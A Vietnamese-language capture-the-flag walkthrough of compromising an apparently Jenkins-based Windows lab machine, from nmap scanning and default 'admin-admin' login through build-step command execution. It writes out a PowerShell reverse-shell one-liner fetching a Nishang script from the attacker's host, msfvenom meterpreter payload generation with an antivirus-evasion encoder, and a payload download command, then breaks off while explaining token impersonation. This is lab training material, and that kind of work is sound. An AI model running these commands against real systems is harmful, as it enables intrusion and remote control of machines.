

nmap -sC -Pn -A 10.10.28.196




Trang web ở cổng 80 không có gì thú vị nên mình chuyển sang 8080:



Mình tìm được thông tin đăng nhập: admin-admin


Trang quản trị:




Mình tìm được 1 chức năng cho phép thực thi lệnh:

Bạn vào 1 project, chọn Configure

Nhập lệnh bạn muốn thực thi



Save🡪 Build Now🡪Console Output




Vì đây là 1 ứng dụng Windows, chúng ta sẽ dùng Nishang để thâm nhập vào máy chủ. Kho lưu trữ danh sách tập lệnh để truy cập ban đầu, liệt kê và leo thang đặc quyền. Trong trường hợp này, ta sẽ dùng reverse shell scripts.


Bạn có thể dùng lệnh này để lấy reverse shell trên máy ảo:

powershell iex (New-Object Net.WebClient).DownloadString('http://10.8.55.148:9000/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.8.55.148 -Port 1234

Đầu tiên bạn cần tải Powershell script và mở 1 máy chủ web:

python3 -m http.server 9000





**Switching Shell**

Để leo thang đặc quyền dễ hơn, hãy điều chỉnh sang meterpreter shell.

Dùng msfvenom để tạo windows meterpreter reverse shell:


msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.8.55.148 lport=4444 -f exe -o reverse-shell.exe

Bạn có thể thêm option --encoder x86/shikata\_ga\_nai: tạo 1 TCP meterpreter payload được mã hóa x86-64. Các payload được mã hóa để đảm bảo chúng được truyền đi đúng cách và tránh được sự phát hiện của phần mềm chống virus.

Sau khi tạo payload, tải nó về máy nạn nhân:

powershell "(New-Object System.Net.WebClient).Downloadfile('http://10.8.55.148:9000/reverse-shell.exe','reverse-shell.exe')"


Trước khi chạy chương trình, đảm bảo handler được thiết lập trong metasploit:



Bước này dùng Metasploit handler để nhận kết nối đến từ reverse shell.

Lệnh để bắt đầu reverse shell trên máy nạn nhân:

reverse-shell.exe



**Privilege Escalation**

Chúng ta đã thâm nhập vào máy chủ, hãy dùng token impersonation để giành quyền truy cập hệ thống.

Windows dùng các tokens để đảm bảo các tài khoản không thực hiện 1 hành động trái phép. Các tokens của tài khoản được gán cho 1 tài khoản khi người dùng đăng nhập hoặc xác thực. Điều này thường được làm bằng LSASS.exe

Access token chứa:

* User SIDs (security identifier)
* Group SIDs
* Privileges

Có hai loại access tokens:

* Access token chính: gắn với tài khoản của người dùng được tạo ra để đăng nhập
